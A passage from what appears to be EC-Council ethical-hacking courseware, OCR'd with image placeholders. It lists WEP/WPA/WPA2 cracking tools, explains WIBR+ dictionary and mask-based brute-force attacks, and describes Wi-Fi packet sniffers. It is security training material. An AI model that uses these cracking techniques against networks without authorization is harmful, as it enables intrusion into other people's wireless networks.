



Figure 16.101: Screenshot of Elcomsoft Wireless Security Auditor

The following are some of the additional WEP/WPA/WPA2 cracking tools:

- Portable Penetrator (*https://www.secpoint.com*)
- WepCrackGui (*https://sourceforge.net*)
- Pyrit (*https://github.com*)
- WepAttack (*http://wepattack.sourceforge.net*)
- coWPAtty (*http://www.willhackforsushi.com*)

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



WEP/WPA/WPA2 Cracking Tools for Mobile

- **WIBR+ – WIfi BRuteforce**

  Source: *https://auradesign.cz*

  WIBR+ is an application for testing of the security of WPA/WPA2 PSK Wi-Fi networks. It discovers weak passwords. WIBR+ supports queuing, custom dictionaries, a brute-force generator, and advanced monitoring. The following two types of attack can be launched using WIBR+.

  - **Dictionary attack:** WIBR+ sequentially attempts passwords from a predefined list. WIBR+ supports the import of custom password lists.
  - **Brute-force attack:** WIBR+ supports custom alphabets and custom masks. If it is known that the password is "hacker" followed by two digits, the mask can be set to hacker[x][x] with the digits alphabet selected. The app will attempt all password combinations from hacker00, hacker01, through hacker99!

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 16.102: Screenshot of WIBR+

The following are some additional mobile WEP/WPA/WPA2 cracking tools:


- WIFI WPS WPA TESTER (*https://play.google.com*)
- WPS WPA WiFi Tester (*https://play.google.com*)
- iWep PRO (*https://play.google.com*)
- WiFi Hacker (*https://play.google.com*)
- WiFi Password Hacker (*https://play.google.com*)

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Wi-Fi Packet Sniffers

SteelCentral Packet Analyzer


SteelCentral packet analyzer measures wireless channel utilization and helps in identifying rogue wireless networks and stations



https://www.riverbed.com

Omnipeek Network Protocol Analyzer

Omnipeek network protocol analyzer offers real-time visibility and analysis of the network traffic. It provides a comprehensive view of all wireless network activities, thus showing each wireless network, the APs comprising that network, and the users connected to each AP




https://www.liveaction.com

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Wi-Fi Packet Sniffers (Cont'd)

CommView for Wi-Fi


- CommView for Wi-Fi is designed to capture and analyze network packets on wireless 802.11a/b/g/n networks
- It gathers information from the wireless adapter and decodes the analyzed data



https://www.tamos.com

Kismet

It is an 802.11 Layer2 wireless network detector, sniffer, and intrusion detection system, which identifies networks by passively collecting packets



https://www.kismetwireless.net

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Wi-Fi Packet Sniffers

- **SteelCentral Packet Analyzer**

  Source: *https://www.riverbed.com*

  SteelCentral Packet Analyzer is an analyzer for wired and wireless networks that captures terabytes of packet data. Traversing them is the first step toward complete real-time and back-in-time analysis. When integrated with Wireshark, it enhances

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Wireshark by increasing its efficiency in identifying and diagnosing network problems. SteelCentral Packet Analyzer measures wireless channel utilization and helps in identifying rogue wireless networks and stations.

